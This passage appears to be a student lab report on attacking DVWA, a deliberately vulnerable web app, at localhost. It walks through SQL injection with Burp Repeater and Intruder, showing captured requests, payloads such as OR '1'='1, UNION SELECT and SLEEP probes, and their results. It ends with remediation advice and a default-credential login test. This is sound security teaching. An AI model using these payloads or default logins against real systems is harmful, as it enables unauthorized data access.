
- The payload uses a UNION-based SQL injection, retrieving and displaying two dummy values 1 and 2.
- Confirms attacker can manipulate the structure of SQL queries and extract arbitrary data from other tables if known.

Vulnerability Type:

Union-based SQL Injection

2. Burp for SQLi:

- Open Burp Suite
- Go to Proxy > Intercept > Intercept is ON
- Open DVWA in your browser and log in
- Navigate to SQL Injection page
- In the User ID input box, type 1 and click Submit




Vulnerability: SQL Injection

User ID: 1

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/

Burp will capture the request


Burp Suite Community Edition v2025.5.3 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer
Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on
Forward
Drop
Request to http://127.0.0.1:80
Open browser
Inspector
Request attributes 2
Request query parameters 2
Request body parameters 0
Request cookies 2
Request headers 16
Notes

Time	Type	Direction	Method	URL	Status code	Length
15:58:33...	H...	→ Request	GET	http://127.0.0.1/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit		

Request


Pretty Raw Hex

```
GET /dvwa/vulnerabilities/sqli/?id=1&Submit=Submit HTTP/1.1
Host: 127.0.0.1
sec-ch-ua: "Chromium";v="137", "Not/A)Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Accept-Language: en-GB,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
 Chrome/137.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1/dvwa/vulnerabilities/sqli/
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=fdf9bd2ef01e4990ac03674b56854a68; security=low
Connection: keep-alive

```

(a) Burp Repeater:

- Send the Request to Repeater
- Inject SQL Payloads in Repeater
- Replace id=1 with an injection payload: id=1' OR '1'='1

Output(a):



```
GET /dvwa/vulnerabilities/sqli/?id=1' OR '1'='1&Submit=Submit HTTP/1.1
Host: 127.0.0.1
sec-ch-ua: "Chromium";v="137", "Not/A)Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Accept-Language: en-GB,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/137.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,ima
ge/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1/dvwa/vulnerabilities/sqli/
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=fdf9bd2ef01e4990ac03674b56854a68; security=low
Connection: keep-alive
```

```
HTTP/1.1 400 Bad Request
Date: Thu, 03 Jul 2025 10:32:49 GMT
Server: Apache/2.4.63 (Debian)
Content-Length: 301
Connection: close
Content-Type: text/html;
charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML
2.0//EN">
<html>
  <head>
    <title>
      400 Bad Request
    </title>
  </head>
  <body>
    <h1>
      Bad Request
    </h1>
    <p>
      Your browser sent a request that
      this server could not understand.<
      br />
    </p>
    <hr>
    <address>
      Apache/2.4.63 (Debian) Server at
      kali.kali Port 80
    </address>
  </body>
</html>
```

Explanation:

The original request likely intended to fetch data for a specific id, perhaps id=1.
The injected payload id=1' OR '1'='1 manipulates the original SQL query. If the original query was something like SELECT * FROM users WHERE id = 'user_input', the injected payload makes it:
SELECT * FROM users WHERE id = '1' OR '1'='1'

Vulnerability type:


SQL Injection - Allows attackers to manipulate database queries via user input, leading to unauthorized data access or modification.

(b) **Burp Intruder for Automation**

Send request to intruder

Add SQLi payloads:

1' OR '1'='1
1' UNION SELECT null, version()--
1' AND SLEEP(5)--



Sniper attack

Target http://127.0.0.1 ✓ Update Host header to match target

Positions

```
GET /dvwa/vulnerabilities/sqli/?id=§1§&Submit=Submit HTTP/1.1
Host: 127.0.0.1
sec-ch-ua: "Chromium";v="137", "Not/A)Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Accept-Language: en-GB,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/a
vif,image/webp,image/apng,*/*;q=0.8,application/signed-exchan
ge;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1/dvwa/vulnerabilities/sqli/
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=fdf9bd2ef01e4990ac03674b56854a68; security=
low
Connection: keep-alive
```

Payloads

Payload position: All payload positions
Payload type: Simple list
Payload count: 3
Request count: 3


Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

```
1' OR '1'='1
1' UNION SELECT null, version()--
1' AND SLEEP(5)--
```

And Click Start Attack

Output(b):


Attack
Save
2. Intruder attack of http://127.0.0.1
2. Intruder attack of http://127.0.0.1
Attack
Save
Results
Positions
Capture filter: Capturing all items
Apply capture filter
View filter: Showing all items

Request	Payload	Status code	Response rec...	Error	Timeout	Length	Comment
0		200	27			4946	
1	1' OR '1'='1	200	7			5234	
2	1' UNION SELECT null, version()--	500	19			295	
3	1' AND SLEEP(5)--	500	3			295	

Request
Response
Pretty
Raw
Hex

```
GET /dvwa/vulnerabilities/sqli/?id=1'%20OR%20'1'%3d'1&Submit=Submit HTTP/1.1
Host: 127.0.0.1
sec-ch-ua: "Chromium";v="137", "Not/A)Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Accept-Language: en-GB,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v
=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1/dvwa/vulnerabilities/sqli/
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=fdf9bd2ef01e4990ac03674b56854a68; security=low
Connection: keep-alive
```

Explanation:

Status 200, Length 5234 (Payload: 1' OR '1'='1')

This indicates successful SQL Injection. The payload 1' OR '1'='1 manipulates the database query to always return true, causing the application to display more data than intended (e.g., all records), confirming the vulnerability.

Status 500, Length 19 (Payload: 1' UNION SELECT null, version()--)

This indicates the UNION SELECT failed. A 500 error and tiny response likely mean a mismatch in column count, a syntax error, or security blocks prevented the database from processing the injected query and returning results.

Status 500, Response time: 3 (Payload: 1' AND SLEEP(5)--)

This payload is for Blind SQL Injection (Time-Based). The ' closes the string, and AND SLEEP(5) tries to force a 5-second database delay. The 500 status indicates a server error, but time-based SQLi is confirmed by observing a noticeable delay (around 5 seconds) in the *actual response time*, not just the 'Comment' column. Without that confirmed delay, it's inconclusive, as the SLEEP function might not be allowed or a different issue caused the 500 error.

OWASP Mapping

Vulnerability	OWASP Category
Classic SQL Injection	A03:2021 – Injection
Time-Based Blind SQLi	A03:2021 – Injection
Unauthorized Data Exposure via Logic	A01:2021 – Broken Access Control *(if used to bypass ID logic)*

Exploit Impact

- Full data retrieval via manipulated logic (e.g., OR '1'='1')
- Data enumeration attempts via UNION SELECT
- Time-based blind probing with SLEEP function (if allowed by DB)
- Potential for privilege escalation and full DB compromise in real apps

Remediation Guidance

Risk	Recommended Mitigation
Query manipulation via input	Use Prepared Statements / Parameterized Queries
UNION SELECT-based attacks	Restrict unnecessary SQL functions or filter keywords
Blind SQLi probing	Disable dangerous functions (e.g., SLEEP) and log query behavior
Lack of input validation	Apply whitelisting and strict server-side validation
Data leakage in response	Use generic error messages – avoid SQL error details in output
Input fuzzing detection	Implement WAF/IDS to block patterns like ' OR or UNION
Excessive permissions	Apply least privilege principle to DB user accounts

Vulnerability #2: Broken Authentication

Description

Broken Authentication allows attackers to compromise authentication mechanisms, typically via default credentials or brute-force.

Affected Module


- Login page (login.php)

Proof of Concept


1. **Manual Testing:**

   Go to http://127.0.0.1/dvwa/login.php

Try common credentials like:
(a) admin:password



Output(a):



Welcome to Damn Vulnerable Web Application!

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to **practice some of the most common web vulnerabilities**, with **various levels of difficultly**, with a simple straightforward interface.

General Instructions

It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possible could by using that particular vulnerability.

Please note, there are **both documented and undocumented vulnerabilities** with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.

WARNING!

Damn Vulnerable Web Application is damn vulnerable! **Do not upload it to your hosting provider's public html folder or any Internet facing servers**, as they will be compromised. It is recommend using a virtual machine (such as VirtualBox or VMware), which is set to NAT networking mode. Inside a guest machine, you can download and install XAMPP for the web server and database.

Disclaimer

